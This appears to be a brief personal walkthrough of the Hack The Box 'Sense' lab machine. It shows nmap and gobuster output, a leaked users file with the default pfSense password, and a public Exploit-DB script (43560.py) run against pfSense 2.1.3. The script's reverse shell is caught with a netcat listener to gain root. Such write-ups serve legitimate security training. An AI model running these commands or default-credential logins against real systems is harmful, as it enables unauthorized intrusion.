PFSENSE

GOBUSTER –x for extensions!!!!!!!!!


```
PORT    STATE SERVICE    VERSION

80/tcp  open  http       lighttpd 1.4.35

|_http-server-header: lighttpd/1.4.35

|_http-title: Did not follow redirect to https://sense.htb/

|_https-redirect: ERROR: Script execution failed (use -d to debug)

443/tcp open  ssl/https?

|_ssl-date: TLS randomness does not represent time

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: specialized|general purpose

Running (JUST GUESSING): Comau embedded (92%), FreeBSD 8.X (85%), OpenBSD 4.X (85%)
```

```
Nmap –p- -T5 sense.htb > scannful
```

```
root@kali:/home/kali/Desktop/hackthebox/sense# gobuster dir -u https://sense.htb/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt –k
```

```
root@kali:/home/kali/Desktop/hackthebox/sense# gobuster dir -u https://10.10.10.60 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20 -s 200 -x php,txt,jpg,jpeg,gif -k
```

https://10.10.10.60/system-users.txt



Status: Dashboard

System Information	
Name	pfSense.localdomain
Version	**2.1.3-RELEASE** (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7401P 24-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	00 Hour 12 Minutes 53 Seconds

Interfaces	
WAN	1000baseT <full-duplex> 10.10.10.60

username: Rohit

password: company defaults (pfsense)

```
root@kali:/home/kali/Desktop/hackthebox/sense# searchsploit pfsense 2.1.3
```

```
root@kali:/home/kali/Desktop/hackthebox/sense# cp /usr/share/exploitdb/exploits/php/webapps/43560.py .
```

```
python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.16 --lport 1234 --username rohit --password pfsense
```

```
root@kali:/home/kali# nc -nvlp 1234
```

ROOT!